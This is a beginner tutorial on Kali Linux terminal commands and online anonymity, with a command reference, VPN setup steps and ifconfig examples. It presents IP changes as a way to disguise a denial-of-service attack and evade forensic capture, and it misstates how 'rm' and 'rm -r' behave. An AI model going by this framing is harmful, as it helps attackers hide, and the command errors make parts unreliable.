
- **ls** – Use the "ls" command to know what files are in the directory you are in. You can see all the hidden files by using the command “ls -a”.




- **mkdir & rmdir –** Use the mkdir command when you need to create a folder or a directory. For example, if you want to make a directory called “cybertechsociety”, then you can type “mkdir cybertechsociety”.




- rm - Use the rm command to delete files and directories. Use "rm -r" to delete just the directory. It deletes both the folder and the files it contains when using only the rm command.




- touch – The touch command is used to create a file. It can be anything, from an empty txt file to an empty zip file. For example, “touch new.txt”.




- **cp** – Use the cp command to copy files through the command line. It takes two arguments: The first is the location of the file to be copied, the second is where to copy.



- **mv** – Use the mv command to move files through the command line. We can also use the mv command to rename a file.




- **locate** – The locate command is used to locate a file in a Linux system, just like the search command in Windows. This command is useful when you don't know where a file is saved or the actual name of the file.



A screenshot of a Kali Linux desktop environment. The desktop has a blue gradient background with a stylized dragon logo. A terminal window is open in the center, showing the output of the 'locate .py' command. The terminal window title is 'root@kali: ~'. The output of the command is as follows:

```
root@kali: # locate .py
/etc/python2.7/sitecustomize.py
/etc/python3.7/sitecustomize.py
/opt/Teeth/units/BruteCMS.py
/opt/Teeth/units/CheckCMS.py
/opt/Teeth/units/CheckWebmail.py
/opt/Teeth/units/DirectoryMiner.py
/opt/Teeth/units/FileMiner.py
/opt/Teeth/units/METASPLOIT.py
/opt/Teeth/units/METASPLOIT.pyc
/opt/Teeth/units/MaltegoTransform.py
/opt/Teeth/units/MaltegoTransform.pyc
/opt/Teeth/units/MirrorDirMine.py
/opt/Teeth/units/MirrorPIP.py
/opt/Teeth/units/NmapScan.py
/opt/Teeth/units/OWABrute.py
/opt/Teeth/units/PIPAattack.py
/opt/Teeth/units/ParseEmail.py
/opt/Teeth/units/ServiceToBanner.py
/opt/Teeth/units/SitemaphDirMine.py
/opt/Teeth/units/TeethLib.py
/opt/Teeth/units/TeethLib.pyc
/opt/Teeth/units/WriteToFile.py
```

- **nano, vi, jed** – nano and vi are already installed text editors in the Linux command line. The nano command is a good text editor that denotes keywords with color and can recognize most languages. And vi is simpler than nano. You can create a new file or modify a file using this editor.




A screenshot of a Kali Linux desktop environment. The desktop has a blue gradient background with a stylized dragon logo. A terminal window is open in the center, showing the output of the 'nano' command. The terminal window title is 'root@kali: ~/Desktop/cyt'. The nano editor interface shows the following text in the file 'vicky.txt':

```
File Edit View Search Terminal Help
GNU nano 3.2          vicky.txt          Modified
hello cybertech fam
How is it going ??
Keep It up
```

The bottom of the terminal window shows the nano command-line interface with various keyboard shortcuts:

```
File Name to Write: vicky.txt
^G Get Help           M-D DOS Format    M-A Append      M-B Backup File
^C Cancel            M-W Mac Format     M-P Prepend    M-T To Files
```

- **cat** – Use the cat command to display the contents of a file. It is usually used to easily view programs.



These are the Commands frequently used But That's Not It.

These commands are only for reminder propose ..

I believe that most of you are computer science students and may knew about these commands and it's uses.

If You are a beginner and New to Terminal & these commands I Strongly recommend you to watch some tutorials on Youtube (Basics linux commands) Then You can continue .

Here are some frequently used linux commands according to their catagory.

A

apropos

Search Help manual pages
(man -k)

apt-get

Search for and install software
packages (Debian)

aptitude

Search for and install software
packages (Debian)

aspell

Spell Checker

awk

Find and Replace text,
database sort/validate/index

B

basename

Strip directory and suffix from
filenames

bash

GNU Bourne-Again Shell

bc

Arbitrary precision calculator
language

bg	Send to background
break	Exit from a loop
builtin	Run a shell builtin
bzip2	Compress or decompress named files
C	
cal	Display a calendar
case	Conditionally perform a command
cat	Concatenate and print (display) the content of files
cd	Change Directory
cfdisk	Partition table manipulator for Linux
chgrp	Change group ownership

chmod	Change access permissions
chown	Change file owner and group
chroot	Run a command with a different root directory
chkconfig	System services (runlevel)
cksum	Print CRC checksum and byte counts
clear	Clear terminal screen
cmp	Compare two files
comm	Compare two sorted files line by line
command	Run a command – ignoring shell functions
continue	Resume the next iteration of a loop
cp	Copy one or more files to

	another location
cron	Daemon to execute scheduled commands
crontab	Schedule a command to run at a later time
csplit	Split a file into context-determined pieces
cut	Divide a file into several parts
D	
date	Display or change the date and time
dc	Desk Calculator
dd	Convert and copy a file, write disk headers, boot records
ddrescue	Data recovery tool
declare	Declare variables and give them attributes

df	Display free disk space
diff	Display the differences between two files
diff3	Show differences among three files
dig	DNS lookup
dir	Briefly list directory contents
dircolors	Colour setup for `ls'
dirname	Convert a full pathname to just a path
dirs	Display list of remembered directories
dmesg	Print kernel & driver messages
du	Estimate file space usage

E

echo	Display message on screen
egrep	Search files for lines that match an extended expression
eject	Eject removable media
enable	Enable and disable builtin shell commands
env	Environment variables
ethtool	Ethernet card settings
eval	Evaluate several commands/arguments
exec	Execute a command
exit	Exit the shell
expect	Automate arbitrary applications accessed over a terminal
expand	Convert tabs to spaces

export	Set an environment variable
expr	Evaluate expressions
F	
false	Do nothing, unsuccessfully
fdformat	Low-level format a floppy disk
fdisk	Partition table manipulator for Linux
fg	Send job to foreground
fgrep	Search files for lines that match a fixed string
file	Determine file type
find	Search for files that meet a desired criteria
fmt	Reformat paragraph text
fold	Wrap text to fit a specified

	width
for	Expand words, and execute commands
format	Format disks or tapes
free	Display memory usage
fsck	File system consistency check and repair
ftp	File Transfer Protocol
function	Define Function Macros
fuser	Identify/kill the process that is accessing a file
G	
gawk	Find and Replace text within files
getopts	Parse positional parameters

grep	Search files for lines that match a given pattern
groupadd	Add a user security group
groupdel	Delete a group
groupmod	Modify a group
groups	Print group names a user is in
gzip	Compress or decompress named files
H	
hash	Remember the full pathname of a name argument
head	Output the first part of files
help	Display help for a built-in command
history	Command History

hostname	Print or set system name
I	
iconv	Convert the character set of a file
id	Print user and group id's
if	Conditionally perform a command
ifconfig	Configure a network interface
ifdown	Stop a network interface
ifup	Start a network interface up
import	Capture an X server screen and save the image to file
install	Copy files and set attributes
J	
jobs	List active jobs

join	Join lines on a common field
K	
kill	Stop a process from running
killall	Kill processes by name
L	
less	Display output one screen at a time
let	Perform arithmetic on shell variables
ln	Create a symbolic link to a file
local	Create variables
locate	Find files
logname	Print current login name
logout	Exit a login shell

look	Display lines beginning with a given string
lpc	Line printer control program
lpr	Off line print
lprint	Print a file
lprintd	Abort a print job
lprintq	List the print queue
lprm	Remove jobs from the print queue
ls	List information about files
lsof	List open files
M	
make	Recompile a group of programs
man	Help manual

mkdir	Create new folders
mkfifo	Make FIFOs (named pipes)
mkisofs	Create an hybrid ISO9660/JOLIET/HFS filesystem
mknod	Make block or character special files
more	Display output one screen at a time
mount	Mount a file system
mtools	Manipulate MS-DOS files
mtr	Network diagnostics (traceroute/ping)
mv	Move or rename files or directories
mmv	Mass Move and rename files

N

netstat	Networking information
nice	Set the priority of a command or job
nl	Number lines and write files
nohup	Run a command immune to hangups
notify-send	Send desktop notifications
nslookup	Query Internet name servers interactively
O	
open	Open a file in its default application
op	Operator access
P	
passwd	Modify a user password
paste	Merge lines of files

pathchk	Check file name portability
ping	Test a network connection
pkill	Stop processes from running
popd	Restore the previous value of the current directory
pr	Prepare files for printing
printcap	Printer capability database
printenv	Print environment variables
printf	Format and print data
ps	Process status
pushd	Save and then change the current directory
pwd	Print Working Directory

Q

quota	Display disk usage and limits
quotacheck	Scan a file system for disk usage
quotactl	Set disk quotas
R	
ram	ram disk device
rcp	Copy files between two machines
read	Read a line from standard input
readarray	Read from stdin into an array variable
readonly	Mark variables/functions as readonly
reboot	Reboot the system
rename	Rename files

renice	Alter priority of running processes
remsync	Synchronize remote files via email
return	Exit a shell function
rev	Reverse lines of a file
rm	Remove files
rmdir	Remove folders
rsync	Remote file copy (Synchronize file trees)
s	
screen	Multiplex terminal, run remote shells via ssh
scp	Secure copy (remote file copy)
sdiff	Merge two files interactively

sed	Stream Editor
select	Accept keyboard input
seq	Print numeric sequences
set	Manipulate shell variables and functions
sftp	Secure File Transfer Program
shift	Shift positional parameters
shopt	Shell Options
shutdown	Shutdown or restart linux
sleep	Delay for a specified time
slocate	Find files
sort	Sort text files
source	Run commands from a file

split	Split a file into fixed-size pieces
ssh	Secure Shell client (remote login program)
strace	Trace system calls and signals
su	Substitute user identity
sudo	Execute a command as another user
sum	Print a checksum for a file
suspend	Suspend execution of this shell
symlink	Make a new name for a file
sync	Synchronize data on disk with memory
T	
tail	Output the last part of file
tar	Tape Archiver

tee	Redirect output to multiple files
test	Evaluate a conditional expression
time	Measure Program running time
times	User and system times
touch	Change file timestamps
top	List processes running on the system
traceroute	Trace Route to Host
trap	Run a command when a signal is set(bourne)
tr	Translate, squeeze, and/or delete characters
true	Do nothing, successfully
tsort	Topological sort

tty	Print filename of terminal on stdin
type	Describe a command
U	
ulimit	Limit user resources
umask	Users file creation mask
umount	Unmount a device
unalias	Remove an alias
uname	Print system information
unexpand	Convert spaces to tabs
uniq	Uniquify files
units	Convert units from one scale to another
unset	Remove variable or function names

unshar	Unpack shell archive scripts
until	Execute commands (until error)
uptime	Show uptime
useradd	Create new user account
usermod	Modify user account
users	List users currently logged in
uuencode	Encode a binary file
uudecode	Decode a file created by uuencode
v	
v	Verbosely list directory contents (`ls -l -b`)
vdir	Verbosely list directory contents (`ls -l -b`)
vi	Text Editor

vmstat	Report virtual memory statistics
W	
wait	Wait for a process to complete
watch	Execute/display a program periodically
wc	Print byte, word, and line counts
whereis	Search the user's \$path, man pages and source files for a program
which	Search the user's \$path for a program file
while	Execute commands
who	Print all usernames currently logged in
whoami	Print the current user id and name ('id -un')

wget	Retrieve web pages or files via HTTP, HTTPS or FTP
write	Send a message to another user
X	
xargs	Execute utility, passing constructed argument lists
xdg-open	Open a file or URL in the user's preferred application
Y	
yes	Print a string until interrupted

Going Anonymous with linux

Hide Your Identity Online

Hiding your identity while using the [internet](#) means that you're not leaving behind traces of who you are. You're able to enjoy the web like you normally would but you're also able to take precautions to ensure that your identity won't be so easily compromised.

Now these days, nearly everything we do on internet is tracked. Whoever is doing the tracking - it may be Google tracking our online searches, website visits, and email or it may be the National Security Agency (NSA) cataloging all our every online step is being recorded, indexed, and then mined for their benefit. The normal users and security experts everyone needs to understand how to limit this tracking and stay relatively anonymous on the internet and limit this ubiquitous surveillance.

These are some applications by which we can navigate the World Wide Web anonymously

1. The Onion Router
2. Proxy servers
3. Virtual Private Networks
4. Private encrypted email

No one method is sure to keep our activities safe from prying eyes and given enough time and resources, anything can be tracked. However we can use all methods together, this will make the tracker's job almost impossible.

Changing Your Network Information

Being able to change your IP address and other network information is a useful skill because it will help you access other networks while appearing as a trusted device on those networks. For example, in a denial-of-service (DoS) attack, you can spoof your IP so that the attack appears to come from another source, thus helping you

evade IP capture during forensic analysis. This is a relatively simple task in Linux, and it's done with the ifconfig command.

Changing Your IP Address

To change your IP address, enter ifconfig followed by the interface you want to reassign and the new IP address you want assigned to that interface. For example, to assign the IP address 192.168.181.115 to interface eth0, you would enter the following:

```
kali >ifconfig eth0 192.168.181.115  
kali >
```

When you do this correctly, Linux will simply return the command prompt and say nothing. This is a good thing! Then, when you again check your network connections with ifconfig, you should see that your IP address has changed to the new IP address you just assigned.

Changing Your Network Mask and Broadcast Address

You can also change your network mask (netmask) and broadcast address with the ifconfig command. For instance, if you want to assign that same eth0 interface with a netmask of 255.255.0.0 and a broadcast address of 192.168.1.255, you would enter the following:

```
kali >ifconfig eth0 192.168.181.115 netmask 255.255.0.0 broadcast 192.168.1.255  
kali >
```

Once again, if you've done everything correctly, Linux responds with a new command prompt. Now enter ifconfig again to verify that each of the parameters has been changed accordingly.

Using a VPN

You can also search for a free open virtual private network. But no VPN is secure all the time. Why are they not secure? It is because, sometimes, a country's national security is under attack and server companies are pressured to give out information about their users. So, all along I have tried to emphasize one thing: never try to break the law. Ethical hacking is all about staying within the law.

Let's download the open VPN from www.vpnbook.com. In the right panel, you'll find the name of the providers. It varies, and from which country you'll download really doesn't matter as long as it works. While downloading, you'll notice that a combination of username and password is given. Copy them and save them somewhere as you'll need them when you run the virtual private network on your machine. In the Downloads folder of your Kali Linux, you have a zipped version of the VPN. Unzip it and then run it. How can you do that? Let me open my Kali Linux Downloads folder to show you.

```
root@kali:~# cd Downloads/
```

```
root@kali:~/Downloads# ls  
VPNBook.com-OpenVPN-DE1.zip
```

```
root@kali:~/Downloads# unzip VPNBook.com-OpenVPN-DE1.zip
```

```
Archive: VPNBook.com-OpenVPN-DE1.zip  
inflating: vpnbook-de233-tcp80.ovpn  
inflating: vpnbook-de233-tcp443.ovpn  
inflating: vpnbook-de233-udp53.ovpn  
inflating: vpnbook-de233-udp25000.ovpn
```

Now, you can take a look what is inside the openvpn folder.

```
root@kali:~/Downloads# ls
```

```
VPNBook.com-OpenVPN-DE1.zip vpnbook-de233-udp25000.ovpn  
vpnbook-de233-tcp443.ovpn    vpnbook-de233-udp53.ovpn  
vpnbook-de233-tcp80.ovpn
```

Type this command with your Internet connection open:

```
root@kali:~/Downloads# openvpn vpnbook-de233-tcp443.ovpn
```

While downloading the openvpn zipped folder, you will get a username and password. Please write it down in a separate text file so that when you run the previous code, you can issue the credentials.

Changing Your Proxy Chain

